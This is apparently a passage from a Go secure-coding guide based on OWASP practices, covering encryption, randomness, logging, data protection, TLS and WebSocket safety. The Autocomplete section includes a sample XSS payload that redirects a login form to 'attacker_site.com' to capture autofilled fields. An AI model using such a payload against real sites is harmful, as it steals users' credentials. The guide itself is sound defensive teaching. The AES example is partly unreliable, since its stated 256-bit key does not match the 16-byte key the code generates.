The example below illustrates encryption and decryption using an AES-256 (*256 bits/32 bytes*) based key, with a clear separation of concerns such as encryption, decryption and secret generation. The `secret` method is a convenient option which helps generate a secret. The source code sample was taken from here but has been slightly modified.

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "crypto/rand"
    "io"
    "log"
)

func encrypt(val []byte, secret []byte) ([]byte, error) {
    block, err := aes.NewCipher(secret)
    if err != nil {
        return nil, err
    }

    aead, err := cipher.NewGCM(block)
    if err != nil {
        return nil, err
    }

    nonce := make([]byte, aead.NonceSize())
    if _, err = io.ReadFull(rand.Reader, nonce); err != nil {
        return nil, err
    }

    return aead.Seal(nonce, nonce, val, nil), nil
}

func decrypt(val []byte, secret []byte) ([]byte, error) {
    block, err := aes.NewCipher(secret)
    if err != nil {
        return nil, err
    }

    aead, err := cipher.NewGCM(block)
    if err != nil {
        return nil, err
    }

    size := aead.NonceSize()
    if len(val) < size {
        return nil, err
    }

    result, err := aead.Open(nil, val[:size], val[size:], nil)
    if err != nil {
        return nil, err
    }

    return result, nil
}

func secret() ([]byte, error) {
    key := make([]byte, 16)

    if _, err := rand.Read(key); err != nil {
        return nil, err
    }

    return key, nil
}

func main() {
    secret, err := secret()
```

```
    if err != nil {
        log.Fatalf("unable to create secret key: %v", err)
    }

    message := []byte("Welcome to Go Language Secure Coding Practices")
    log.Printf("Message  : %s\n", message)

    encrypted, err := encrypt(message, secret)
    if err != nil {
        log.Fatalf("unable to encrypt the data: %v", err)
    }
    log.Printf("Encrypted: %x\n", encrypted)

    decrypted, err := decrypt(encrypted, secret)
    if err != nil {
        log.Fatalf("unable to decrypt the data: %v", err)
    }
    log.Printf("Decrypted: %s\n", decrypted)
}
```

```
Message  : Welcome to Go Language Secure Coding Practices
Encrypted: b46fcd10657f3c269844da5f824511a0e3da987211bc23e82a9c050a2be287f51bb41dd3546742442498ae9fcad2ce40d
Decrypted: Welcome to Go Language Secure Coding Practices
```

Please note, you should "*establish and utilize a policy and process for how cryptographic keys will be managed*", protecting "*master secrets from unauthorized access*". That being said, your cryptographic keys shouldn't be hardcoded in the source code (as it is in this example).

Go's crypto package collects common cryptographic constants, but implementations have their own packages, like the crypto/md5 one.

Most modern cryptographic algorithms have been implemented under https://godoc.org/golang.org/x/crypto, so developers should focus on those instead of the implementations in the `crypto/*` package.

> [1]. Rainbow table attacks are not a weakness on the hashing algorithms. ↩

> [2]. Consider reading the Authentication and Password Management section about "*strong one-way salted hashes*" for credentials. ↩

Pseudo-Random Generators

In OWASP Secure Coding Practices you'll find what seems to be a really complex guideline: "*All random numbers, random file names, random GUIDs, and random strings should be generated using the cryptographic module's approved random number generator when these random values are intended to be un-guessable*", so let's discuss "random numbers".

Cryptography relies on some randomness, but for the sake of correctness, what most programming languages provide out-of-the-box is a pseudo-random number generator: for example, Go's math/rand is not an exception.

You should carefully read the documentation when it states that "*Top-level functions, such as Float64 and Int, use a default shared Source that produces a **deterministic sequence** of values each time a program is run.*" (source)

What exactly does that mean? Let's see:

```
package main

import "fmt"
import "math/rand"

func main() {
    fmt.Println("Random Number: ", rand.Intn(1984))
}
```

Running this program several times will lead exactly to the same number/sequence, but why?

```
$ for i in {1..5}; do go run rand.go; done
Random Number:  1825
Random Number:  1825
Random Number:  1825
Random Number:  1825
Random Number:  1825
```

Because Go's math/rand is a deterministic pseudo-random number generator. Similar to many others, it uses a source, called a Seed. This Seed is **solely** responsible for the randomness of the deterministic pseudo-random number generator. If it is known or predictable, the same will happen to generated number sequence.

We could "fix" this example quite easily by using the math/rand Seed function, getting the expected five different values for each program execution. But because we're on Cryptographic Practices section, we should follow to Go's crypto/rand package.

```
package main

import "fmt"
import "math/big"
import "crypto/rand"

func main() {
    rand, err := rand.Int(rand.Reader, big.NewInt(1984))
    if err != nil {
        panic(err)
    }

    fmt.Printf("Random Number: %d\n", rand)
}
```

You may notice that running crypto/rand is slower than math/rand, but this is expected since the fastest algorithm isn't always the safest. Crypto's rand is also safer to implement. An example of this is the fact that you *CANNOT* seed crypto/rand, since the library uses OS-randomness for this, preventing developer misuse.

```
$ for i in {1..5}; do go run rand-safe.go; done
Random Number: 277
Random Number: 1572
Random Number: 1793
Random Number: 1328
Random Number: 1378
```

If you're curious about how this can be exploited just think what happens if your application creates a default password on user signup, by computing the hash of a pseudo-random number generated with Go's math/rand, as shown in the first example.

Yes, you guessed it, you would be able to predict the user's password!

Error Handling and Logging

Error handling and logging are essential parts of application and infrastructure protection. When Error Handling is mentioned, it is referring to the capture of any errors in our application logic that may cause the system to crash, unless handled correctly. On the other hand, logging highlights all the operations and requests that occurred on our system. Logging not only allows the identification of all operations that have occurred, but it also helps determine what actions need to be taken to protect the system. Since attackers often attempt to remove all traces of their action by deleting logs, it's critical that logs are centralized.

The scope of this section covers the following:

- Error Handling
- Logging

Error Handling

In Go, there is a built-in `error` type. The different values of `error` type indicate an abnormal state. Usually in Go, if the `error` value is not `nil` then an error has occurred. It must be dealt with in order to allow the application to recover from that state without crashing.

A simple example taken from the Go blog follows:

```
if err != nil {
    // handle the error
}
```

Not only can the built-in errors be used, we can also specify our own error types. This can be achieved by using the `errors.New` function. Example:

```
{...}
if f < 0 {
    return 0, errors.New("math: square root of negative number")
}
//If an error has occurred print it
if err != nil {
    fmt.Println(err)
}
{...}
```

If we need to format the string containing the invalid argument to see what caused the error, the `Errorf` function in the `fmt` package allows us to do this.

```
{...}
if f < 0 {
    return 0, fmt.Errorf("math: square root of negative number %g", f)
}
{...}
```

When dealing with error logs, developers should ensure no sensitive information is disclosed in the error responses, as well as guarantee that no error handlers leak information (e.g. debugging, or stack trace information).

In Go, there are additional error handling functions, these functions are `panic`, `recover` and `defer`. When an application state is `panic` its normal execution is interrupted, any `defer` statements are executed, and then the function returns to its caller. `recover` is usually used inside `defer` statements and allows the application to regain control over a *panicking* routine, and return to normal execution. The following snippet, based on the Go documentation explains the execution flow:

```
func main () {
    start()
    fmt.Println("Returned normally from start().")
}

func start () {
    defer func () {
        if r := recover(); r != nil {
            fmt.Println("Recovered in start()")
        }
    }()
    fmt.Println("Called start()")
    part2(0)
    fmt.Println("Returned normally from part2().")
}

func part2 (i int) {
    if i > 0 {
        fmt.Println("Panicking in part2()!")
        panic(fmt.Sprintf("%v", i))
    }
    defer fmt.Println("Defer in part2()")
    fmt.Println("Executing part2()")
    part2(i + 1)
}
```

Output:

```
Called start()
Executing part2()
Panicking in part2()!
Defer in part2()
Recovered in start()
Returned normally from start().
```

By examining the output, we can see how Go can handle `panic` situations and recover from them, allowing the application to resume its normal state. These functions allow for a graceful recovery from an otherwise unrecoverable failure.

It is worth noting that `defer` usages also include *Mutex Unlocking*, or loading content after the surrounding function has executed (e.g. footer).

In the `log` package there is also a `log.Fatal`. Fatal level is effectively logging the message, then calling `os.Exit(1)`. Which means:

- Defer statements will not be executed.
- Buffers will not be flushed.
- Temporary files and directories are not removed.

Considering all the previously mentioned points, we can see how `log.Fatal` differs from `Panic` and why it should be used carefully. Some examples of the possible usage of `log.Fatal` are:

- Set up logging and check whether we have a healthy environment and parameters. If we don't, then there's no need to execute our main().
- An error that should never occur and that we know that it's unrecoverable.
- If a non-interactive process encounters an error and cannot complete, there is no way to notify the user about this error. It's best to stop the execution before additional problems can emerge from this failure.

To demonstrate, here's an example of an initialization failure:

```
func initialize(i int) {
    ...
    //This is just to deliberately crash the function.
    if i < 2 {
        fmt.Printf("Var %d - initialized\n", i)
    } else {
        //This was never supposed to happen, so we'll terminate our program.
        log.Fatal("Init failure - Terminating.")
    }
}

func main() {
    i := 1
    for i < 3 {
        initialize(i)
        i++
    }
    fmt.Println("Initialized all variables successfully")
}
```

It's important to assure that in case of an error associated with the security controls, its access is denied by default.

Logging

Logging should always be handled by the application and should not rely on a server configuration.

All logging should be implemented by a master routine on a trusted system, and the developers should also ensure no sensitive data is included in the logs (e.g. passwords, session information, system details, etc.), nor is there any debugging or stack trace information. Additionally, logging should cover both successful and unsuccessful security events, with an emphasis on important log event data.

Important event data most commonly refers to all:

- Input validation failures.
- Authentication attempts, especially failures.
- Access control failures.
- Apparent tampering events, including unexpected changes to state data.
- Attempts to connect with invalid or expired session tokens.
- System exceptions.
- Administrative functions, including changes to security configuration settings.
- Backend TLS connection failures and cryptographic module failures.

Here's a simple log example which illustrates this:

```
func main() {
    var buf bytes.Buffer
    var RoleLevel int

    logger := log.New(&buf, "logger: ", log.Lshortfile)

    fmt.Println("Please enter your user level.")
    fmt.Scanf("%d", &RoleLevel) //<--- example

    switch RoleLevel {
    case 1:
        // Log successful login
        logger.Printf("Login successful.")
        fmt.Print(&buf)
    case 2:
        // Log unsuccessful Login
        logger.Printf("Login unsuccessful - Insufficient access level.")
        fmt.Print(&buf)
     default:
        // Unspecified error
        logger.Print("Login error.")
        fmt.Print(&buf)
    }
}
```

It's also good practice to implement generic error messages, or custom error pages, as a way to make sure that no information is leaked when an error occurs.

Go's log package, as per the documentation, "implements **simple** logging". Some common and important features are missing, such as leveled logging (e.g. `debug`, `info`, `warn`, `error`, `fatal`, `panic`) and formatters support (e.g. logstash). These are two important features to make logs usable (e.g. for integration

with a Security Information and Event Management system).

Most, if not all third-party logging packages offer these and other features. The ones below are some of the most popular third-party logging packages:

- Logrus - https://github.com/Sirupsen/logrus
- glog - https://github.com/golang/glog
- loggo - https://github.com/juju/loggo

Here's an important note regarding Go's log package: Fatal and Panic functions have different behaviors after logging: Panic functions call `panic` but Fatal functions call `os.Exit(1)` that **may terminate the program preventing deferred statements to run, buffers to be flushed, and/or temporary data to be removed**.

From the perspective of log access, only authorized individuals should have access to the logs. Developers should also make sure that a mechanism that allows for log analysis is set in place, as well as guarantee that no untrusted data will be executed as code in the intended log viewing software or interface.

Regarding allocated memory cleanup, Go has a built-in Garbage Collector for this very purpose.

As a final step to guarantee log validity and integrity, a cryptographic hash function should be used as an additional step to ensure no log tampering has taken place.

```
{...}
// Get our known Log checksum from checksum file.
logChecksum, err := ioutil.ReadFile("log/checksum")
str := string(logChecksum) // convert content to a 'string'

// Compute our current log's SHA256 hash
b, err := ComputeSHA256("log/log")
if err != nil {
  fmt.Printf("Err: %v", err)
} else {
  hash := hex.EncodeToString(b)
  // Compare our calculated hash with our stored hash
  if str == hash {
    // Ok the checksums match.
    fmt.Println("Log integrity OK.")
  } else {
    // The file integrity has been compromised...
    fmt.Println("File Tampering detected.")
  }
}
{...}
```

Note: The `ComputeSHA256()` function calculates a file's SHA256. It's also important to note that the log-file hashes must be stored in a safe place, and compared with the current log hash to verify integrity before any updates to the log. Working demo available in the repository.

Data Protection

Nowadays, one of the most important things in security in general is data protection. You don't want something like:

Simply put, data from your web application needs to be protected. Therefore in this section, we will take a look at the different ways to secure it.

One of the first things you should tend to is creating and implementing the right privileges for each user, and restrict them to only the functions they really need.

For example, consider a simple online store with the following user roles:

- *Sales user*: Allowed to only view a catalog
- *Marketing user*: Allowed to check statistics
- *Developer*: Allowed to modify pages and web application options

Also, in the system configuration (aka webserver), you should define the right permissions.

The primary thing to perform is to define the right role for each user - web or system.

Role separation and access controls are further discussed in the Access Control section.

Remove sensitive information

Temporary and cache files which contain sensitive information should be removed as soon as they're not needed. If you still need some of them, move them to protected areas or encrypt them.

Comments

Sometimes developers leave comments like *To-do lists* in the source-code, and sometimes, in the worst case scenario, developers may leave credentials.

```
// Secret API endpoint - /api/mytoken?callback=myToken
fmt.Println("Just a random code")
```

In the above example, the developer has an endpoint in a comment which, if not well protected, could be used by a malicious user.

URL

Passing sensitive information using the HTTP GET method leaves the web application vulnerable because:

1. Data could be intercepted if not using HTTPS by MITM attacks.
2. Browser history stores the user's information. If the URL has session IDs, pins or tokens that don't expire (or have low entropy), they can be stolen.
3. Search engines store URLs as they are found in pages
4. HTTP servers (e.g. Apache, Nginx), usually write the requested URL, including the query string, to unencrypted log files (e.g. `access_log`)

```
req, _ := http.NewRequest("GET", "http://mycompany.com/api/mytoken?api_key=000s3cr3t000", nil)
```

If your web application tries to get information from a third-party website using your `api_key`, it could be stolen if anyone is listening within your network or if you're using a Proxy. This is due to the lack of HTTPS.

Also note that parameters being passed through GET (aka query string) will be stored in clear, in the browser history and the server's access log regardless whether you're using HTTP or HTTPS.

HTTPS is the way to go to prevent external parties other than the client and the server, to capture exchanged data. Whenever possible sensitive data such as the `api_key` in the example, should go in the request body or some header. The same way, whenever possible use one-time only session IDs or tokens.

Information is power

You should always remove application and system documentation on the production environment. Some documents could disclose versions, or even functions that could be used to attack your web application (e.g. Readme, Changelog, etc.).

As a developer, you should allow the user to remove sensitive information that is no longer used. For example, if the user has expired credit cards on his account and wants to remove them, your web application should allow it.

All of the information that is no longer needed must be deleted from the application.

Encryption is the key

Every piece of highly-sensitive information should be encrypted in your web application. Use the military-grade encryption available in Go. For more information, see the Cryptographic Practices section.

If you need to implement your code elsewhere, just build and share the binary, since there's no bulletproof solution to prevent reverse engineering.

Getting different permissions for accessing the code and limiting the access for your source-code, is the best approach.

Do not store passwords, connection strings (see example for how to secure database connection strings on Database Security section), or other sensitive information in clear text or in any non-cryptographically secure manner, both on the client and server sides. This includes embedding in insecure formats (e.g. Adobe flash or compiled code).

Here's a small example of encryption in Go using an external package `golang.org/x/crypto/nacl/secretbox`:

```
// Load your secret key from a safe place and reuse it across multiple
// Seal calls. (Obviously don't use this example key for anything
// real.) If you want to convert a passphrase to a key, use a suitable
// package like bcrypt or scrypt.
secretKeyBytes, err := hex.DecodeString("6368616e676520746869732070617373776f726420746f206120736563726574")
if err != nil {
    panic(err)
}

var secretKey [32]byte
copy(secretKey[:], secretKeyBytes)

// You must use a different nonce for each message you encrypt with the
// same key. Since the nonce here is 192 bits long, a random value
// provides a sufficiently small probability of repeats.
var nonce [24]byte
if _, err := rand.Read(nonce[:]); err != nil {
    panic(err)
}

// This encrypts "hello world" and appends the result to the nonce.
encrypted := secretbox.Seal(nonce[:], []byte("hello world"), &nonce, &secretKey)

// When you decrypt, you must use the same nonce and key you used to
// encrypt the message. One way to achieve this is to store the nonce
// alongside the encrypted message. Above, we stored the nonce in the first
// 24 bytes of the encrypted text.
var decryptNonce [24]byte
copy(decryptNonce[:], encrypted[:24])
decrypted, ok := secretbox.Open([]byte{}, encrypted[24:], &decryptNonce, &secretKey)
if !ok {
    panic("decryption error")
}

fmt.Println(string(decrypted))
```

The output will be:

```
hello world
```

Disable what you don't need

Another simple and efficient way to mitigate attack vectors is to guarantee that any unnecessary applications or services are disabled in your systems.

Autocomplete

According to Mozilla documentation, you can disable autocompletion in the entire form by using:

```
<form method="post" action="/form" autocomplete="off">
```

Or a specific form element:

```
<input type="text" id="cc" name="cc" autocomplete="off">
```

This is especially useful for disabling autocomplete on login forms. Imagine a case where a XSS vector is present in the login page. If the malicious user creates a payload like:

```
window.setTimeout(function() {
  document.forms[0].action = 'http://attacker_site.com';
  document.forms[0].submit();
}
), 10000);
```

It will send the autocomplete form fields to the `attacker_site.com` .

Cache

Cache control in pages that contain sensitive information should be disabled.

This can be achieved by setting the corresponding header flags, as shown in the following snippet:

```
w.Header().Set("Cache-Control", "no-cache, no-store")
w.Header().Set("Pragma", "no-cache")
```

The `no-cache` value tells the browser to revalidate with the server before using any cached response. It does not tell the browser to *not cache*.

On the other hand, the `no-store` value is really about disabling caching overall, and must not store any part of the request or response.

The `Pragma` header is there to support HTTP/1.0 requests.

Communication Security

When approaching communication security, developers should be certain that the channels used for communication are secure. Types of communication include server-client, server-database, as well as all backend communications. These must be encrypted to guarantee data integrity, and to protect against common attacks related to communication security. Failure to secure these channels allows known attacks like MITM, which allows attacker to intercept and read the traffic in these channels.

The scope of this section covers the following communication channels:

- HTTP/HTTPS
- Websockets

HTTP/TLS

`TLS/SSL` is a cryptographic protocol that allows encryption over otherwise insecure communication channels. The most common usage of TLS/SSL is to provide secure `HTTP` communication, also known as `HTTPS`. The protocol ensures that the following properties apply to the communication channel:

- Privacy
- Authentication
- Data integrity

Its implementation in Go is in the `crypto/tls` package. In this section we will focus on the Go implementation and usage. Although the theoretical part of the protocol design and its cryptographic practices are beyond the scope of this article, additional information is available on the Cryptography Practices section of this document.

The following is a simple example of HTTP with TLS:

```
import "log"
import "net/http"

func main() {
  http.HandleFunc("/", func (w http.ResponseWriter, req *http.Request) {
    w.Write([]byte("This is an example server.\n"))
  })

  // yourCert.pem - path to your server certificate in PEM format
  // yourKey.pem -  path to your server private key in PEM format
  log.Fatal(http.ListenAndServeTLS(":443", "yourCert.pem", "yourKey.pem", nil))
}
```

This is a simple out-of-the-box implementation of SSL in a webserver using Go. It's worth noting that this example gets an "A" grade on SSL Labs.

To further improve the communication security, the following flag could be added to the header, in order to enforce HSTS (HTTP Strict Transport Security):

```
w.Header().Add("Strict-Transport-Security", "max-age=63072000; includeSubDomains")
```

Go's TLS implementation is in the `crypto/tls` package. When using TLS, make sure that a single standard TLS implementation is used, and that it's appropriately configured.

Here's an example of implementing SNI (Server Name Indication) based on the previous example:

```
...
type Certificates struct {
    CertFile    string
    KeyFile     string
}

func main() {
    httpsServer := &http.Server{
        Addr: ":8080",
    }

    var certs []Certificates
    certs = append(certs, Certificates{
        CertFile: "../etc/yourSite.pem", //Your site certificate key
        KeyFile:  "../etc/yourSite.key", //Your site private key
    })

    config := &tls.Config{}
    var err error
    config.Certificates = make([]tls.Certificate, len(certs))
    for i, v := range certs {
        config.Certificates[i], err = tls.LoadX509KeyPair(v.CertFile, v.KeyFile)
    }

    conn, err := net.Listen("tcp", ":8080")

    tlsListener := tls.NewListener(conn, config)
    httpsServer.Serve(tlsListener)
    fmt.Println("Listening on port 8080...")
}
```

It should be noted that when using TLS, the certificates should be valid, have the correct domain name, should not be expired, and should be installed with intermediate certificates when required as recommended in the OWASP SCP Quick Reference Guide.

Important: Invalid TLS certificates should always be rejected. Make sure that the `InsecureSkipVerify` configuration is not set to `true` in a production environment.
The following snippet is an example of how to set this:

```
config := &tls.Config{InsecureSkipVerify: false}
```

Use the correct hostname in order to set the server name:

```
config := &tls.Config{ServerName: "yourHostname"}
```

Another known attack against TLS to be aware of is called POODLE. It is related to TLS connection fallback when the client does not support the server's cipher. This allows the connection to be downgraded to a vulnerable cipher.

By default, Go disables SSLv3, and the cipher's minimum version and maximum version can be set with the following configurations:

```
// MinVersion contains the minimum SSL/TLS version that is acceptable.
// If zero, then TLS 1.0 is taken as the minimum.
  MinVersion uint16
```

```
// MaxVersion contains the maximum SSL/TLS version that is acceptable.
// If zero, then the maximum version supported by this package is used,
// which is currently TLS 1.2.
MaxVersion uint16
```

The safety of the used ciphers can be checked with SSL Labs.

An additional flag that is commonly used to mitigate downgrade attacks is the `TLS_FALLBACK_SCSV` as defined in RFC7507. In Go, there is no fallback.

Quote from Google developer Adam Langley:

> The Go client doesn't do fallback so it doesn't need to send TLS_FALLBACK_SCSV.

Another attack known as CRIME affects TLS sessions that use compression. Compression is part of the core protocol, but it's optional. Programs written in the Go programming language are likely not vulnerable, simply because there is currently no compression mechanism supported by `crypto/tls`. An important note to keep in mind is if a Go wrapper is used for an external security library, the application may be vulnerable.

Another part of TLS is related to the connection renegotiation. To guarantee no insecure connections are established, use the `GetClientCertificate` and its associated error code in case the handshake is aborted. The error code can be captured to prevent an insecure channel from being used.

All requests should also be encoded to a pre-determined character encoding such as UTF-8. This can be set in the header:

```
w.Header().Set("Content-Type", "Desired Content Type; charset=utf-8")
```

Another important aspect when handling HTTP connections is to verify that the HTTP header does not contain any sensitive information when accessing external sites. Since the connection could be insecure, the HTTP header may leak information.




Image Credits : John Mitchell

WEBSOCKETS

WebSocket is a new browser capability developed for HTML 5, which enables fully interactive applications. With WebSockets, both the browser and the server can send asynchronous messages over a single TCP socket, without resorting to *long polling* or *comet*.

Essentially, a WebSocket is a standard bidirectional TCP socket between the client and the server. The socket starts out as a regular HTTP connection, and then "Upgrades" to a TCP socket after a HTTP handshake. Either side can send data after the handshake.

Origin Header

The `Origin` header in the HTTP WebSocket handshake is used to guarantee that the connection accepted by the WebSocket is from a trusted origin domain. Failure to enforce can lead to Cross Site Request Forgery (CSRF).

It is the server's responsibility to verify the `Origin` header in the initial HTTP WebSocket handshake. If the server does not validate the origin header in the initial WebSocket handshake, the WebSocket server may accept connections from any origin.

The following example uses an `Origin` header check, which prevents attackers from performing CSWSH (Cross-Site WebSocket Hijacking).

The application should validate the `Host` and the `Origin` to make sure the request's `Origin` is the trusted `Host`, rejecting the connection if not.

A simple check is demonstrated in the following snippet:

```
//Compare our origin with Host and act accordingly
if r.Header.Get("Origin") != "http://"+r.Host {
  http.Error(w, "Origin not allowed", 403)
    return
} else {
    websocket.Handler(EchoHandler).ServeHTTP(w, r)
}
```


Confidentiality and Integrity

The WebSocket communication channel can be established over unencrypted TCP or over encrypted TLS.


When unencrypted WebSockets are used, the URI scheme is `ws://` and its default port is `80`. If using TLS WebSockets, the URI scheme is `wss://` and the default port is `443`.

When referring to WebSockets, we must consider the original connection and whether it uses TLS or if it is being sent unencrypted.


In this section we will show the information being sent when the connection upgrades from HTTP to WebSocket and the risks it poses if not handled correctly. In the first example, we see a regular HTTP connection being upgraded to a WebSocket connection:



Notice that the header contains our cookie for the session. To ensure no sensitive information is leaked, TLS should be used when upgrading our connection, as shown in the following image:



In the latter example, our connection upgrade request is using SSL, as well as our WebSocket:



Authentication and Authorization

WebSockets do not handle Authentication or Authorization, which means that mechanisms such as cookies, HTTP authentication or TLS authentication must be used to ensure security. More detailed information regarding this can be found in the Authentication and the Access Control parts of this document.

Input Sanitization

As with any data originating from untrusted sources, the data should be properly sanitized and encoded. For a more detailed coverage of these topics, see the Sanitization and the Output Encoding parts of this document.

System Configuration

Keeping things updated is imperative in security. With that in mind, developers should keep Go updated to the latest version, as well as external packages and frameworks used by the web application.

Regarding HTTP requests in Go, you need to know that any incoming server requests will be done either in HTTP/1.1 or HTTP/2. If the request is made using:

```
req, _ := http.NewRequest("POST", url, buffer)
req.Proto = "HTTP/1.0"
```

Proto will be ignored and the request will be made using HTTP/1.1.


Directory listings

If a developer forgets to disable directory listings (OWASP also calls it Directory Indexing), an attacker could check for sensitive files navigating through directories.

If you run a Go web server application, you should also be careful with this:

```
http.ListenAndServe(":8080", http.FileServer(http.Dir("/tmp/static")))
```

If you call `localhost:8080`, it will open your index.html. But imagine that you have a test directory that has a sensitive file inside. What happen next?



Why does this happen? Go tries to find an `index.html` inside the directory, and if it doesn't exist, it will show the directory listing.

To fix this, you have three possible solutions:

- Disable directory listings in your web application
- Restrict access to unnecessary directories and files
- Create an index file for each directory


For the purpose of this guide, we'll describe a way to disable directory listing. First, a function was created that checks the path being requested and if it can be shown or not.

```
type justFilesFilesystem struct {
    fs http.FileSystem
}

func (fs justFilesFilesystem) Open(name string) (http.File, error) {
    f, err := fs.fs.Open(name)
    if err != nil {
        return nil, err
    }
    return neuteredReaddirFile{f}, nil
}
```


Then we simply use it in our `http.ListenAndServe` as follows:

```
fs := justFilesFilesystem{http.Dir("tmp/static/")}
http.ListenAndServe(":8080", http.StripPrefix("/tmp/static", http.FileServer(fs)))
```

Note that our application is only allowing the `tmp/static/` path to be displayed. When we try to access our protected file directly, we get this:



And if we try to list our `test/` folder to get a directory listing, we are also shown the same error.




Remove/Disable what you don't need

On production environments, remove all functionalities and files that you don't need. Any test code and functions not needed on the final version (ready to go to production), should stay on the developer layer, and not in a location everyone can see - *aka* public.

HTTP Response Headers should also be checked. Remove the headers which disclose sensitive information like:

- OS version
- Webserver version
- Framework or programming language version



This information can be used by attackers to check for vulnerabilities in the versions you disclose, therefore, it is advised to remove them.

By default, this is not disclosed by Go. However, if you use any type of external package or framework, don't forget to double-check it.

Try to find something like:

```
w.Header().Set("X-Request-With", "Go Vulnerable Framework 1.2")
```

You can search the code for the HTTP header that is being disclosed and remove it.

Also you can define which HTTP methods the web application will support. If you only use/accept POST and GET, you can implement CORS and use the following code:

```
w.Header().Set("Access-Control-Allow-Methods", "POST, GET")
```

Don't worry about disabling things like WebDAV. If you want to implement a WebDAV server, you need to import a package.

Implement better security

Keep security in mind and follow the least privilege principle on the web server, processes, and service accounts.

